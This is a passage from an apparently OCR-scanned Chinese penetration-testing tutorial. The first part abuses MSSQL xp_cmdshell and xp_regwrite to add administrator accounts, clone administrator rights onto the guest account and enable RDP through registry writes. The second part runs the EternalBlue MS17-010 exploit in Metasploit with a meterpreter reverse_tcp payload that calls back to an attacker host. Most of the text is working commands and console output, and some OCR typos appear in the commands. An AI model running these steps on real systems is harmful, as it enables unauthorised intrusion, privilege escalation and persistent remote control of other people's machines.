
第二步：使用 xp_cmdshell 进行 test 用户提权

提权语句：xp_cmeshell ‘net localgroup administrators test /add’



第三步：查询用户提权情况


用户查询：xp_cmdshell ‘net user test’



```
xp_cmdshell 'net user test'
```

	output	
1	用户名	test
2	全名	
3	注释	
4	用户的注释	
5	国家(地区)代码	000 (系统默认值)
6	帐户启用	Yes
7	帐户到期	从不
8	NULL	
9	上次设置密码	2017-5-27 14:42
10	密码到期	2017-7-9 13:29
11	密码可更改	2017-5-27 14:42
12	需要密码	Yes
13	用户可以更改密码	Yes
14	NULL	
15	允许的工作站	All
16	登录脚本	
17	用户配置文件	
18	主目录	
19	上次登录	从不
20	NULL	
21	可允许的登录小时数	All
22	NULL	
23	本地组成员	*Administrators *Users
24	全局组成员	*None
25	命令成功完成。	

查询 3389 端口是否开启



```
xp_cmdshell 'netstat -anp tcp |findstr 3389
```

	output			
1	TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
2	TCP	[redacted]:3389	[redacted]:3024	ESTABLISHED
3	NULL			

网格 消息

3.维持访问

对于如何保持访问，我们可以通过“破解系统超级管理员密码”或“克隆系统管理员权限”都可以，这里为了对前面学习的新技能进行回顾，我这里使用 xp_regread 与 xp_regwrite 进行 administrator 账户进行权限克隆的实操演示。

第一步：查询 administrator 账号的 value 值

```
xp_regread 'HKEY_LOCAL_MACHINE','SAM\SAM\Domains\Account\Users\000001F4','F'
```

第二步：将 administrator 账号的 value 值赋给 guest

```
xp_regwrite 'HKEY_LOCAL_MACHINE','SAM\SAM\Domains\Account\Users\000001F5','F','reg_binary',0x.....
```

第三步：启用 guest 账户并提权

Windows2000 以上的系统环境，guest 用户必须在“Remote Desk Users”以上权限的用户组中，才允许你远程登录系统，故需要将 guest 用户添加到超级用户管理组中。

我们直接使用 xp_cmdshell 存储过程进行 guest 普通账号的提权，具体命令如下。

注：前面分享的原理性文章中已经补充说明过，windows2000 系统是无需进行这里的第三步的操作。

2.1.5 常见问题记录

最后对于个人在实际渗透中遇到的各种的问题进行下小结，并将解决问题的实操方法与情况记录如下，分享于大家。

1.存储过程不能调用

如果提示 xp_cmdshell 被删除了怎么办？

运行以下语句进行恢复：

```
exec sp_addextendedproc 'xp_cmdshell', 'Xplog70.dll'
```

如果提示 xp_cmdshell 被停用户怎么办法

运行以下语句进行恢复：

```
EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;
```

2.3389 服务关闭了怎么办？

（1）Windows 2003 环境 RDP 服务开启

执行以下命令查看语句，检查 c:\更目录是否有 windows 目录，如果有则说明当前系统为 windows 2003 系统及以上系统。

```
exec master..xp_cmdshell 'dir c:\'
```

随后我们再执行以下语句进 3389 端口服务的开启。

```
exec master..xp_cmdshell 'echo Windows Registry Editor Version 5.00>>3389.reg'
exec master..xp_cmdshell 'echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]>>3389.reg'
exec master..xp_cmdshell 'echo "fDenyTSConnections"=dword:00000000>>3389.reg'
exec master..xp_cmdshell 'echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]>>3389.reg'
exec master..xp_cmdshell 'echo "PortNumber"=dword:00000d3d>>3389.reg'
exec master..xp_cmdshell 'echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]>>3389.reg'
exec master..xp_cmdshell 'echo "PortNumber"=dword:00000d3d>>3389.reg'
exec master..xp_cmdshell 'regedit /s 3389.reg'
```

注：已经验证语句执行完毕后，无需重启，即可直接远程登录。

（2）windows 2000 环境 RDP 服务开启

看看根目录下如果有 WINNT 目录，则一般是 win2000，随后再执行下面的语句来开启其 3389 服务。

```
exec master..xp_cmdshell 'dir c:\'
```

```
exec master..xp_cmdshell 'echo [Components] > c:\winnt\3389'

exec master..xp_cmdshell 'echo TSEnable = . >> c:\winnt\3389'

exec master..xp_cmdshell ·'sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\winnt\3389 /q'
```

注：window 2000 系统需要重启后，配置才能生效。

3.使用 3389 连接时，提示连接用户必须有远程连接的权限怎么办？


直接将测试用户添加到“administrators”用户组，执行语句如下：

```
exec master..xp_cmdshell 'net localgroup administratorstest /add'
```

4.连接 3389，提示连接用户已满怎么办？

可以直接在“运行”中执行以下命令来调用“远程桌面管理工具”：

```
mstsc /admin
```



2.2MSF 框架实现“永恒之蓝”的闪电攻击

作者：Myles 学习交流 QQ: 2983207137

2.2.1 攻击简介

在 NSA 工具箱刚刚放出来的时候，大家都在学习怎么玩转这个工具箱中的“永恒之蓝”的攻击，相信每个小伙伴学习的使用的时，都很不适应并很是花费了一番周折才搞定它吧，而且每次使用还要准备好相应的条件，今天就跟大家分享下我们刚刚学习到利用 MSF 框架快速搞定“MS017-010”漏洞。

其实我们这里所说的使用 MSF 实现“永恒之蓝”的快速攻击，就是利用 Metasploit 中近期更新的针对 ms17-101 漏洞的攻击载荷进行攻击获取主机控制

权限。我这里简单的记录下整个攻击利用所需要的工具准备、利用过程以及后渗透的一些简单内容。

2.2.2 工具准备

那接下来让我们准备下相关的工具吧，相信大家肯定会说，不还是要准备环境吗，其实这个环境都是大家进程用到的基本工具环境，只是做下简单准备就 OK 了。

2.2.3 nmap 环境准备

（1）请将 Nmap 安装到当前最新版本(7.40 以上)；
（2）确保 script 脚本中包含 smb-vuln-ms17-010.nse 脚本；
在后面扫描检测是需要用到此脚本进行漏洞扫描检查，有关 script 脚本的存放位置在 Nmap 安装根目录下的有个“script”目录，直接进入搜索“ms17-010”，存在则无需再下载。
（3）相关软件下载
- nmap 下载地址：https://nmap.org/download.html
- smb-vuln-ms17-010.nse 下载地址：
https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html

2.2.4MSF 环境准备

metasploit 其默认在 kali 中就自带有整个攻击框架，后续我们对我们简称其为 MSF 框架。因为我们要用到针对“永恒之蓝”漏洞的攻击，故需要将 MSF 框架升级到最新版本，至少在 4.14.17 版本以上。

1. kali 环境要求

建议大家直接使用 kali2.0 的环境，这样后续进行 MSF 框架的升级也比较方便，不容易出现各种未知的问题，方面我们后续渗透攻击的展开。

（1）编辑 kali 更新源

首先我配置 kali 的更新源：直接编辑更新源的配置文件“/etc/apt/sources.list”,然后将下面的源复制进去保存即可。

国内 kali 镜像更新源：

#阿里云 Kali 源

deb http://mirrors.aliyun.com/kali kali main non-free contrib

deb-srchttp://mirrors.aliyun.com/kali kali main non-free contrib

deb http://mirrors.aliyun.com/kali-security kali/updates main contrib non-free

配置完源配置文件后，直接进行更新安装，具体命令如下。

root@kali:~# apt-get update && apt-get upgrade && apt-get dist-upgrade

（2）更新 kali 系统

kali 源更新完后，我们进 kali 内核的更新，具体更方法如下。

root@kali:apt-get install linux-headers-$(uname -r)

注：如果报错了的话可以输入这个试试

aptitude -r install linux-headers-$(uname -r

2. MSF 攻击框架版本要求

MSF 框架版本要求在 4.11.17 版本以上，具体版本查看方法如下。

msfconsole #进入框架

msfconsole> version

2.2.5 主机发现

对于主机的发现，我们可以使用的方法很多，这里简单记录和说明几种，供大家共同学习，每个人可根据主机的喜欢选择使用。

1. fping

在 kali 系统同自带有 fping 这个扫描工具，有关于主机发现的扫描命令如下。

fping -asg 192.168.1.0/24

2. nbtscan

在 kali 中自带有 nbtscan 这个同网段主机发现工具，有关扫描命令记录下发。

nbtscan -r 192.168.1.0/24

3. nmap

关于 namp 主机发现与扫描功能的强大，我们这里简单了记录几种个人常用的扫描方法。

（1） ping 包扫描

nmap -n -sS 192.168.1.0/24

（2）指定端口发现扫描

nmap -n -p445 192.168.1.0/24 --open

（3）针对漏洞脚本的定向扫描

nmap -n -p445 --script smb-vuln-ms17-010 192.168.1.0/24 --open

以上扫描中，针对本次演示攻击中的主机发现扫描，个人推荐使用 nmap -n -p445 192.168.1.0/24 --open 其扫描发现的效率最高。

2.2.6 漏洞扫描

在确定目标范围中那些主机是存活后，我们可以进行定向 445 端口的漏洞脚本扫描了，直接找到存在漏洞的目标主机，为后续的 MSF 攻击提供目标。

其实说到这里，大家会发现上面第三章节“主机发现”这一步，我们可以直接跳过，直接进定向 445 共享端口的漏洞扫描，上面之所以写出了，也是为了自己以后的学习和使用做一个笔记和记录。

1. Nmap 漏洞扫描

MS17-101 漏洞定向扫描命令如下：

nmap -n -p445 --script smb-vuln-ms17-010 192.168.1.0/24 --open

Starting Nmap 7.40 (https://nmap.org) at 2017-06-06 09:38 ?D1 迪㊣那%?那㊣??

Nmap scan report for 192.168.1.1

Host is up (0.00088s latency).

PORT STATE SERVICE

445/tcp closed microsoft-ds

MAC Address: 94:0C:6D:11:9F:CE (Tp-link Technologies)

```
Nmap scan report for 192.168.1.103
Host is up (0.072s latency).
PORT       STATE       SERVICE
445/tcp filtered microsoft-ds
MAC Address: 38:A4:ED:68:9E:25 (Xiaomi Communications)
Nmap scan report for 192.168.1.109
Host is up (0.0059s latency).
PORT       STATE    SERVICE
445/tcp closed microsoft-ds
MAC Address: 60:02:B4:7B:4D:93 (WistronNeweb)
Nmap scan report for 192.168.1.112
Host is up (0.0040s latency).
PORT       STATE SERVICE
445/tcp open    microsoft-ds
MAC Address: 48:D2:24:FF:6A:CD (Liteon Technology)
Host script results:
| smb-vuln-ms17-010:
|     VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:    CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|          servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
|
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

通过 Nmap 的 445 端口定向漏洞扫描发现 192.168.1.112 存在 MS17-010 漏洞。

2.MSF Auxiliary 辅助扫描

其实如果不直接使用 namp 进行漏洞定向扫描，我们也可以直接使用 MSF 框架的辅助模块“”auxiliary”中的扫描模块进行扫描。了解 MSF 的同学肯定都知道，MSF 的扫描模块基本也就是调用 nmap 扫描来实现的。这里就简单记录下这个“auxiliary/scanner/”扫描模块的下漏洞扫描方法。

```
msfconsole # 进入 MSF 框架
version # 确认下 MSF 的版本
search ms17_010 # 查找漏洞模块的具体路径
use auxiliary/scanner/smb/smb_ms17_010 # 调用漏洞扫描模块
show option # 查看模块配置选项
set RHOST 192.168.1.1-254 # 配置扫描目标
```


set THREADS 30 # 配置扫描线程
run #运行脚本
这个使用下来，我们发现其实还没有 namp 一条命令就搞定了，来的方便。

2.2.7MSF 漏洞利用过程


通过以上所有环境的准备和漏洞扫描主机的发现，接下来使用 MSF 框架进行 MS17-10 漏洞的攻击，也就是“几秒”中的事情了，具体使用方法和过程记录如下。
1. ms17-010 漏洞利用之 MSF 使用方法
msfconsole # 进入 MSF 框架
version # 确保 MSF 框架版本在 4.14.17 以上；
search ms17_010 # 漏洞模块路径查询
set exploit/windows/smb/ms17_010_eternalblue # 调用攻击模块
set RHOST 192.168.1.112 # 设定攻击目标
exploit # 发起攻击

2.2.8ms17-010 漏洞攻击 MSF 框架实践记录


1. 漏洞模块路径查询



2.调用和配置 exploit 攻击参数




3. 发起攻击



4. 获取 shell

获取的 shell 后，我们可以通过名 getuid 查看下当前用户的权限。



2.2.9 维持访问

这里的说到维持访问，主要是想记录下关于使用 meterpreter 这个攻击载荷模块，我们在利用漏洞的过程中，如果可以使用 meterpreter 攻击载荷模块，尽量使用这个模块。

1.payload 攻击载荷理论

说到这里就就普及下 MSF 框架下关于“payload”攻击载荷的基本概念，那么什么是 payload 呢？

payload 又称为攻击载荷，主要是用来建立目标机与攻击机稳定连接的，并返回一个 shell，也可以进行程序注入等，payload 有 3 种类型。

（1）singles（独立载荷）

独立载荷，可直接植入目标系统并执行相应的程序，如：shell_bind_tcp 这个 payload。

（2）stagers（传输器载荷）

传输器载荷，就是用于目标机与攻击机之间建立稳定的网络连接，与传 stages（输体载荷配）合攻击。通常该种载荷体积都非常小，可以在漏洞利用后，方便进行注入，这类载荷功能都非常相似，大致分为 bind 型和 reverse 型。

- bind 型：需要攻击机主动连接目标端口的；
- reverse 型：目标机会反向连接攻击机，需要提前设定好连接攻击机的 ip 地址和端口号的配置。

（3）stages（传输体）

传输体载荷，如 shell，meterpreter 等。在 stagers 建立好稳定的连接后，攻击机将 stages 传输给目标机，由 stagers 进行相应处理，将控制权转交给 stages。比如得到目标机的 shell，或者 meterpreter 控制程序运行。这样攻击机可以在本端输入相应命令控制目标机。

由此可见，meterpreter 其实就是一个 payload，它需要 stagers（传输器）和相应的 stages（传输体）配合运行，meterpreter 是运行在内存中的，通过注入 dll 文件实现，在目标机硬盘上不会留下文件痕迹，所以在被入侵时很难找到。真因为这点，所以 meterpreter 非常可靠稳定优秀。

2. payload 攻击载荷理解

上面说了这么多，可能大家看起来比较费劲难以理解，其实简单的理解就是说 payload 攻击载荷有 2 个大的类型：

（1）独立体（single）

从这个英文单词 single,就可以大概知道这类 payload 是个独立，单独的意思，其实在结合定义我们就可以看出，攻击载荷一般做两件事情

- 一、就是建立目标主机与攻击主机之间的网络连接；
- 二、就是在连接建立的基础上获取目标主机的控制权限，即获取可供操作的 shell。

（2）结合体 payload

在理解了一个完整的 payload 是有两部分组成的基础上，我们可以理解我们这里所说的**结合体**了，其实就是将原本的 single 独立体分割为了两个部分：“传输器载荷”与“传输体载荷”（stages & stagers）

比如“windows/meterpreter/reverse_tcp”是由一个传输器载荷（reverse_tcp）和一个传输体载荷（meterpreter）所组成的，其功能等价于独立攻击载荷“windows/shell_reverse_tcp”

3. meterpreter 攻击载荷实战

我们这里就使用 MS17-010 漏洞渗透模块结合 meterpreter 攻击载荷模块进行一次实战演练,通过永恒之蓝漏洞我们来获取一个 meterpreter，顺道看 meterpreter 功能的强大之处。

其他攻击流程与前面基本相同，唯独多了一个配置 payload 攻击载荷的过程，具体配置如下。

(1)攻击载荷配置过程

调用 exploit 攻击

use exploit/windows/smb/ms17_010_eternalblue

set rhost 192.168.1.112

配置攻击载荷

set payload windows/x64/meterpreter/reverse_tcp

set lhost 192.168.1.118

发起攻击

exploit

获取 shell

getuid

(2)具体实操过程记录

msf> use exploit/windows/smb/ms17_010_eternalblue # 调用 ms17-010 永恒之蓝漏洞攻击模块

msf exploit(ms17_010_eternalblue) > set rhost 192.168.1.112 # 设定攻击目标 192.168.1.112

rhost => 192.168.1.112

msf exploit(ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp # 调用反弹的攻击载荷

payload => windows/x64/meterpreter/reverse_tcp

msf exploit(ms17_010_eternalblue) > set lhost 192.168.1.118 # 设定将 meterpreter 反弹给 192.168.1.118

lhost => 192.168.1.118

msf exploit(ms17_010_eternalblue) > show options # 查询攻击参数设置


Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description

```
   ----                  ---------------  --------  -----------
GroomAllocations  12                yes       Initial number of times to groom the
kernel pool.
GroomDelta        5                 yes       The amount to increase the groom
count by per try.
MaxExploitAttempts  3               yes       The number of times to retry the exploit.
ProcessName       spoolsv.exe       yes       Process to inject payload into.
   RHOST          192.168.1.112     yes       The target address
   RPORT          445               yes       The target port (TCP)
VerifyArch        true              yes       Check if remote architecture matches
exploit Target.
VerifyTarget      true              yes       Check if remote OS matches exploit
Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST     192.168.1.118    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(ms17_010_eternalblue) > exploit      # 发起攻击

[*] Started reverse TCP handler on 192.168.1.118:4444
[*] 192.168.1.112:445 - Connecting to target for exploitation.
[+] 192.168.1.112:445 - Connection established for exploitation.
[+] 192.168.1.112:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.112:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.1.112:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61
Windows 7 Ultima
[*] 192.168.1.112:445 - 0x00000010  74 65 20 36 2e 31 00                           te
6.1
[+] 192.168.1.112:445 - Target arch selected valid for OS indicated by DCE/RPC reply
```

[*] 192.168.1.112:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.112:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.112:445 - Starting non-paged pool grooming
[+] 192.168.1.112:445 - Sending SMBv2 buffers
[+] 192.168.1.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.112:445 - Sending final SMBv2 buffers.
